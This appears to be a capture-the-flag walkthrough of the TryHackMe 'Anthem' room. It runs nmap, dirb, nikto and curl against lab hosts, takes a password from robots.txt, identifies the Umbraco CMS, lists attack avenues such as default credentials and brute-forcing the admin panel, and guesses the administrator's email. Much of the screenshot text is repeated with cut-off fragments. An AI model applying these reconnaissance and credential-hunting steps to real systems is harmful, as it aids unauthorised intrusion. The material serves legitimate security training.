

Anthem - Copy

Link --> <https://tryhackme.com/room/anthem>

This task involves you, paying attention to details and finding the 'keys to the castle'.

Task 1: Website Analysis

Let's run nmap and check what ports are open.

```
nmap -A -p- -Pn -T5 10.201.1.210 > nmap.txt
```

The screenshot shows a terminal window titled 'root@kali: ~'. It displays several nmap commands and their outputs. The first two commands attempt to read from a file named 'host.txt' but fail because it does not exist. The third command runs an nmap scan on the target IP address (10.201.1.210) and saves the results to a file named 'nmap.txt'. The fourth command shows the contents of 'nmap.txt'. The output of the scan includes:

```
Starting Nmap 7.93 ( https://nmap.org ) at 2025-07-31 19:05 UTC
NSE Timing: About 91.90% done; ETC: 19:06 (0:00:00 remaining)
Stats: 0:01:41 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.10% done; ETC: 19:06 (0:00:00 remaining)
Nmap scan report for ip-10-201-1-210.ec2.internal (10.201.1.210)
Host is up (0.027s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=WIN-LU09299160F
| Not valid before: 2025-07-30T18:12:52
|_ Not valid after:  2026-01-29T18:12:52
| rdp-ntlm-info:
|   Target_Name: WIN-LU09299160F
|   NetBIOS_Domain_Name: WIN-LU09299160F
|   NetBIOS_Computer_Name: WIN-LU09299160F
|   DNS_Domain_Name: WIN-LU09299160F
|   DNS_Computer_Name: WIN-LU09299160F
|   Product_Version: 10.0.17763
|_ System_Time: 2025-07-31T19:06:52+00:00
|_ ssl-date: 2025-07-31T19:07:56+00:00; -1s from scanner time.
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 16:FF:DF:AA:F4:25 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized
Running (JUST GUESSING): Avtech embedded (87%)
Aggressive OS guesses: Avtech Room Alert 26W environmental monitor (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE
HOP RTT      ADDRESS
1  26.64 ms ip-10-201-1-210.ec2.internal (10.201.1.210)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 173.26 seconds
```

```
root@kali: ~
```

```
File Actions Edit View Help
```

```
root@kali: ~
```

```
(root@kali)-[~]
```

```
# nmap -A -p- 10.10.84.120
```

```
Starting Nmap 7.93 ( https://nmap.org ) at 2025-03-12 15:34 UTC
```

```
Nmap scan report for ip-10-10-84-120.eu-west-1.compute.internal
```

```
(10.10.84.120)
```

```
Host is up (0.0013s latency).
```

```
Not shown: 65532 filtered tcp ports (no-response)
```

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/U PnP)
3389/tcp	open	ms-wbt-server	Microsoft Terminal Services
_ssl-cert:	Subject: commonName=WIN-LU09299160F		
Not valid before:	2025-03-11T15:34:00		
Not valid after:	2025-09-10T15:34:00		
rdp-ntlm-info:			
Target_Name:	WIN-LU09299160F		
NetBIOS_Domain_Name:	WIN-LU09299160F		
NetBIOS_Computer_Name:	WIN-LU09299160F		
DNS_Domain_Name:	WIN-LU09299160F		
DNS_Computer_Name:	WIN-LU09299160F		
Product_Version:	10.0.17763		
_ System_Time:	2025-03-12T15:37:27+00:00		
_ssl-date:	2025-03-12T15:37:57+00:00; -1s from scanner time.		
5985/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/U PnP)
_http-server-header:	Microsoft-HTTPAPI/2.0		
_http-title:	Not Found		
MAC Address:	02:A2:58:69:65:39 (Unknown)		
Warning:	OSScan results may be unreliable because we could not find at least 1 open and 1 closed port		

```
We are hiring
```

```
MONDAY, JANUARY 20, 2020
```

```
talented to join a good cause and keep this community
```

```
being a part of the movement see
```

What port is for the web server?

```
root@kali: ~
```

```
File Actions Edit View Help
```

```
root@kali: ~
```

```
(root@kali)-[~]
```

```
# nmap -A -p- 10.10.84.120
```

```
Starting Nmap 7.93 ( https://nmap.org ) at 2025-03-12 15:34 UTC
```

```
Nmap scan report for ip-10-10-84-120.eu-west-1.compute.internal
```

```
(10.10.84.120)
```

```
Host is up (0.0013s latency).
```

```
Not shown: 65532 filtered tcp ports (no-response)
```

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/U PnP)
3389/tcp	open	ms-wbt-server	Microsoft Terminal Services
_ssl-cert:	Subject: commonName=WIN-LU09299160F		
Not valid before:	2025-03-11T15:34:00		
Not valid after:	2025-09-10T15:34:00		
rdp-ntlm-info:			
Target_Name:	WIN-LU09299160F		
NetBIOS_Domain_Name:	WIN-LU09299160F		
NetBIOS_Computer_Name:	WIN-LU09299160F		
DNS_Domain_Name:	WIN-LU09299160F		
DNS_Computer_Name:	WIN-LU09299160F		
Product_Version:	10.0.17763		
_ System_Time:	2025-03-12T15:37:27+00:00		
_ssl-date:	2025-03-12T15:37:57+00:00; -1s from scanner time.		
5985/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/U PnP)
_http-server-header:	Microsoft-HTTPAPI/2.0		being a part of the movement se
_http-title:	Not Found		
MAC Address:	02:A2:58:69:65:39	(Unknown)	
Warning:	OSScan results may be unreliable because we could not f	ind at least 1 open and 1 closed port	

```
We are hiring
```

```
MONDAY, JANUARY 20, 2020
```

```
talented to join a good cause and keep this commun
```

```
ing a part of the movement se
```

What port is for remote desktop service?

```
root@kali: ~
```

```
File Actions Edit View Help
```

```
root@kali: ~
```

```
(root@kali)-[~]
```

```
# nmap -A -p- 10.10.84.120
```

```
Starting Nmap 7.93 ( https://nmap.org ) at 2025-03-12 15:34 UTC
```

```
Nmap scan report for ip-10-10-84-120.eu-west-1.compute.internal
```

```
(10.10.84.120)
```

```
Host is up (0.0013s latency).
```

```
Not shown: 65532 filtered tcp ports (no-response)
```

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/U PnP)
3389/tcp	open	ms-wbt-server	Microsoft Terminal Services
_ssl-cert:	Subject: commonName=WIN-LU09299160F		
Not valid before:	2025-03-11T15:34:00		
Not valid after:	2025-09-10T15:34:00		
rdp-ntlm-info:			
Target_Name:	WIN-LU09299160F		
NetBIOS_Domain_Name:	WIN-LU09299160F		
NetBIOS_Computer_Name:	WIN-LU09299160F		
DNS_Domain_Name:	WIN-LU09299160F		
DNS_Computer_Name:	WIN-LU09299160F		
Product_Version:	10.0.17763		
_ System_Time:	2025-03-12T15:37:27+00:00		
_ssl-date:	2025-03-12T15:37:57+00:00; -1s from scanner time.		
5985/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/U PnP)
_http-server-header:	Microsoft-HTTPAPI/2.0		
_http-title:	Not Found		
MAC Address:	02:A2:58:69:65:39 (Unknown)		
Warning:	OSScan results may be unreliable because we could not find at least 1 open and 1 closed port		

```
We are hiring
```

```
MONDAY, JANUARY 20, 2020
```

```
talented to join a good cause and keep this community
```

```
being a part of the movement see
```

What is a possible password in one of the pages web crawlers check for?


```
root@kali: ~
```

```
START_TIME: Fri Mar 14 19:27:44 2025
URL_BASE: http://10.10.194.28/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612
--- Scanning URL: http://10.10.194.28/
+ http://10.10.194.28/archive (CODE:301|SIZE:118)
+ http://10.10.194.28/Archive (CODE:301|SIZE:118)
+ http://10.10.194.28/authors (CODE:200|SIZE:4070)
+ http://10.10.194.28/blog (CODE:200|SIZE:5394)
+ http://10.10.194.28/Blog (CODE:200|SIZE:5394)
+ http://10.10.194.28/categories (CODE:200|SIZE:3541)
+ http://10.10.194.28/install (CODE:302|SIZE:126) ←
+ http://10.10.194.28/robots.txt (CODE:200|SIZE:192) ←
+ http://10.10.194.28/rss (CODE:200|SIZE:1863)
+ http://10.10.194.28/RSS (CODE:200|SIZE:1863)
+ http://10.10.194.28/search (CODE:200|SIZE:3418)
+ http://10.10.194.28/Search (CODE:200|SIZE:3418)
+ http://10.10.194.28/sitemap (CODE:200|SIZE:1036)
+ http://10.10.194.28/SiteMap (CODE:200|SIZE:1036)
+ http://10.10.194.28/tags (CODE:200|SIZE:3544)
+ http://10.10.194.28/umbraco (CODE:200|SIZE:4078)
```

Let's started Enumeration and Exploitation

As per the hint to get the password, We have a popular two .txt file. Who can say what are those? Robots.txt and Rockyou.txt. right now we will use robots.txt. We visited the robots.txt file and found a potential string that could be the password.



10.10.84.120/robots.txt

10.10.84.120/robots.txt

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


```
UmbracoIsTheBest!

# Use for all search robots
User-agent: *

# Define the directories not to crawl
Disallow: /bin/
Disallow: /config/
Disallow: /umbraco/
Disallow: /umbraco_client/
```

What CMS is the website using?

```
nmap -p 80 --script http-enum 10.201.71.182
```



```
[root@kali) ~]# nmap -p 80 --script http-enum 10.201.71.182
Starting Nmap 7.93 ( https://nmap.org ) at 2025-08-01 15:17 UTC
Nmap scan report for ip-10-201-71-182.ec2.internal (10.201.71.182)
Host is up (0.00021s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
|_ /blog/: Blog
|_ /rss/: RSS or Atom feed
|_ /robots.txt: Robots file
|_ /categories/viewcategory.aspx: MS Sharepoint
|_ /categories/allcategories.aspx: MS Sharepoint
|_ /authors/: Potentially interesting folder
MAC Address: 16:FF:FD:07:DC:7F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 115.25 seconds
```

```
curl http://10.201.71.182/robots.txt
```

```
[root@kali]~# curl http://10.201.71.182/robots.txt
UmbracoIsTheBest!

# Use for all search robots
User-agent: *

# Define the directories not to crawl
Disallow: /bin/
Disallow: /config/
Disallow: /umbraco/
Disallow: /umbraco_client/


[root@kali]~# curl http://10.201.71.182/config/
<!DOCTYPE html>
```

Anthem.c

WELCOME TO OUR B

CATEGORIES TAGS | Search...

We are hiring



```
File Actions Edit View Help
root@kali:~ root@kali:~ 
[root@kali]~# nikto -h 10.201.71.182
- Nikto v2.1.6

+ Target IP:          10.201.71.182
+ Target Hostname:    10.201.71.182
+ Target Port:        80
+ Start Time:         2025-08-01 16:21:28 (GMT0)

+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Server banner has changed from '' to 'Microsoft-IIS/10.0' which may suggest a WAF, load balancer or proxy is in place
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/umbraco/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 4 entries which should be manually viewed.
```

A screenshot of a Firefox browser window. The address bar shows the URL <https://www.google.com/search?client=firefox-b-e&q=umbraco&sei=fq7RZ8esMojRhIPjrO4iQk>. The search term 'umbraco' is entered in the search bar. Below the search bar, there are several navigation links: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. A message at the bottom of the browser window says 'Update to keep using Firefox after March 14, 2025. Why do I need to update?' with 'Update now' and 'Later' buttons.

The Google search results page for 'umbraco'. The top result is the official Umbraco website, which is described as 'Umbraco - the flexible open-source .NET CMS'. The page includes a 'Sign in' link, a 'CMS' link, and a 'Umbraco Pricing' link. To the right of the search results, there is a sidebar with the title 'Umbraco' and a large blue 'U' logo. Below the logo, it says 'Umbraco is an open-source system platform for publis'.

A **CMS (Content Management System)** is a software platform that allows users to create, manage, and modify digital content without needing extensive technical knowledge. It simplifies website development by providing a user-friendly interface, templates, and plugins for customization. Popular CMS platforms include **WordPress**, **Joomla**, **Drupal**, and **Umbraco**.

What is Umbraco?

Umbraco is an **open-source CMS** built on the **.NET framework** and primarily uses **C#** for backend development. It is known for being highly flexible, developer-friendly, and ideal for businesses that require customized solutions.


How Can a Pentester Exploit Umbraco?

Since Umbraco is a widely used CMS, pentesters often check for **security misconfigurations and vulnerabilities**, including:

1. **Default Credentials** – Some outdated installations use `admin` / `default` login pairs.
2. **Version Disclosure** – Checking `/umbraco/Config/` can reveal the version, which helps find known exploits.
3. **Exposed Admin Panel** – The login panel is typically at `/umbraco/`, which can be brute-forced.
4. **SQL Injection (SQLi)** – Some older versions had vulnerabilities that allowed SQLi attacks.
5. **Remote Code Execution (RCE)** – Exploits exist for outdated versions that allow attackers to execute

```
curl -s https://target.com/umbraco/
```

What is the domain of the website?



The screenshot shows a Firefox browser window. The address bar contains the URL "10.10.84.120". The main content area displays a webpage titled "Umbraco - the flexible op..." with a sub-page titled "Anthem.com - Welcome to o...". A prominent warning message at the top of the page reads: "⚠️ Update to keep using Firefox after March 14, 2025. [Why do I need to update?](#)" with buttons for "Update now" and "Later". The page features a large circular profile picture of a cartoon rabbit holding a sign that says "I CAN HAZ".



WELCOME TO OUR BLOG

CATEGORIES

TAGS



We are hiring

MONDAY, JANUARY 20, 2020

Hi fellow readers, We are currently hiring. We are looking for young talented to join a good cause and keep this community alive! If you

What's the name of the Administrator

A screenshot of a Firefox browser window. The address bar shows the URL 10.10.84.120. The toolbar includes links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. A prominent message at the top reads: "⚠️ Update to keep using Firefox after March 14, 2025. Why do I need to update?". Below this are two buttons: "Update now" (highlighted in blue) and "Later".

[READ THIS ARTICLE](#)

A cheers to our IT department

TUESDAY, DECEMBER 31, 2019

During our hard times our beloved **admin** managed to save our business by redesigning the entire website. As we all around here knows how much I love writing poems I decided to write one about him: Born...

[READ THIS ARTICLE](#)

WELCOME TO OUR BLOG

A cheers to our IT department

TUESDAY, DECEMBER 31, 2019

During our hard times our beloved admin managed to save our business by redesigning the entire website.

As we all around here knows how much I love writing poems I decided to write one about him:

Born on a Monday,
Christened on Tuesday,
Married on Wednesday,
Took ill on Thursday,
Grew worse on Friday,
Died on Saturday,
Buried on Sunday.
That was the end...



10.10.84.120/robots.txt Umbraco - the flexible op... A cheers to our IT department Born on a Monday, Christened on Tuesday, Married on Wednesday, Took ill on Thursday, and died on Friday. OffSec

https://www.google.com/search?client=firefox-b-e&q=Born+on+a+Monday%2C+Christened+on+Tuesday+Married+on+Wednesday+Took+ill+on+Thursday+died+on+Friday+OffSec

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

⚠️ Update to keep using Firefox after March 14, 2025. Why do I need to update? [Update now](#) [Later](#)

Google Born on a Monday, Christened on Tuesday, Married on Wednesday, Took ill on Thursday, and died on Friday. OffSec

All Images Videos News Short videos Forums Web More Tools

Summary of the **Solomon Grundy** Poem

He was born on Monday, christened on Tuesday, and married on Wednesday. On Thursday, he fell sick, and the illness got worse on Friday, and he died on Saturday. His body was buried on Sunday. And like this, it was the end of Solomon Grundy.

Vedantu https://www.vedantu.com › Poems › Solomon Grundy

Solomon Grundy: An Easy and Short Poems for Kids - Vedantu

About featured snippets • Feedback

People also ask :

Can we find find the email address of the administrator?

10.10.84.120/robots.txt Umbraco - the flexible op... We are hiring - Anthem.com Born on a Monday, Christened on Tuesday, Married on Wednesday, Took ill on Thursday, and died on Friday. OffSec

https://10.10.84.120/archive/we-are-hiring/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

⚠️ Update to keep using Firefox after March 14, 2025. Why do I need to update? [Update now](#) [Later](#)

We are hiring

MONDAY, JANUARY 20, 2020

Hi fellow readers,

We are currently hiring. We are looking for young talented to join a good cause and keep this community alive!

If you have an interest in being a part of the movement send me your CV at JD@anthem.com

SHARE THIS POST [Twitter](#) [Facebook](#) [Google+](#)



AUTHOR
Jane Doe

Author for Anthem blog



based on above information the Administrator email could be sg@anthem.com

Task 2 --> Spot the flags

Anthem are hiring!

What is flag 1?

The screenshot shows a Firefox browser window with several tabs open at the top. The active tab is 'Anthem.com - Welcome' with the URL <http://10.10.84.120/>. Below the tabs is the address bar showing '10.10.84.120'. The main content area displays a blog post:

WELCOME TO OUR BLOG

CATEGORIES TAGS Search...

We are hiring

MONDAY, JANUARY 20, 2020

Hi fellow readers, We are currently hiring. We are looking for young talented to join a good cause and keep this community alive! If you have an interest in being a part of the movement send me your CV...

[READ THIS ARTICLE ➔](#)

A red arrow points from the text 'We are hiring' to the link 'READ THIS ARTICLE ➔'.

A cheers to our IT department

TUESDAY, DECEMBER 31, 2019

During our hard times our beloved admin managed to save our business by redesigning the entire website. As we all around here


The screenshot shows a Firefox browser window with several tabs open. The active tab is titled "We are hiring - Anth". Below the tabs, the address bar shows "10.10.84.120/archive/we-are-hiring/" with a red arrow pointing to it. The status bar at the bottom left says "Update to keep using Firefox after March 14, 2025. Why do I need to update? Update now Later".

The screenshot shows a blog post titled "We are hiring" on the website "Anthem.com". The post features a circular profile picture of a person in a white bunny costume. The title "We are hiring" is highlighted with a red arrow. The post is dated "MONDAY, JANUARY 20, 2020". The content of the post reads: "Hi fellow readers, We are currently hiring. We are looking for young talented to join a good cause and keep this community alive!"

